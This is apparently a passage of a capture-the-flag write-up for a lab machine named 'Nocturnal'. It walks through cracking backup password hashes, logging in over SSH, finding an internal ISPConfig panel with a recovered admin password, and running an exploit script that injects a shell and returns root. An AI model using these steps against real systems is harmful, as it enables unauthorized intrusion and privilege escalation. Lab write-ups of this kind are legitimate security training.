
- admin.php
- backups
- dashboard.php
- index.php
- login.php
- logout.php
- register.php
- uploads
- view.php

View File Content

Create Backup


Enter Password to Protect Backup:

This is a command that is launched when we create a backup. This gives us a db file containing hash. With crackstation we can crack them easily.



```
→ Downloads ssh tobias@10.10.11.64
tobias@10.10.11.64's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-212-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed 16 Apr 2025 04:24:28 AM UTC

  System load:           0.12
  Usage of /:            63.7% of 5.58GB
  Memory usage:          27%
  Swap usage:            0%
  Processes:             225
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.64
  IPv6 address for eth0: dead:beef::250:56ff:feb9:f948


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Wed Apr 16 04:24:29 2025 from 10.10.14.19
tobias@nocturnal:~$ ls
linpeas.sh  user.txt
```

```
tcp    0    0 127.0.0.1:3306      0.0.0.0:*        LISTEN    -
tcp    0    0 127.0.0.1:587       0.0.0.0:*        LISTEN    -
tcp    0    0 127.0.0.1:8080      0.0.0.0:*        LISTEN    -
tcp    0    0 0.0.0.0:80          0.0.0.0:*        LISTEN    -
tcp    0    0 127.0.0.53:53       0.0.0.0:*        LISTEN    -
tcp    0    0 0.0.0.0:22          0.0.0.0:*        LISTEN    -
tcp    0    0 127.0.0.1:25        0.0.0.0:*        LISTEN    -
tcp    0    0 127.0.0.1:33060     0.0.0.0:*        LISTEN    -
```




Username or Password wrong.

There is another website on port 8080.

admin
slowmotionapocalypse

We now can log inside ispconfig, which is a service vulnerable to some rce if not up to date.



```
➜  Downloads python exploit.py http://127.0.0.1:8080 admin slowmotionapocalypse
[+] Target URL: http://127.0.0.1:8080/
[+] Logging in with username 'admin' and password 'slowmotionapocalypse'
[+] Injecting shell
[+] Launching shell

ispconfig-shell# whoami
root

ispconfig-shell# █
```

We get root shell !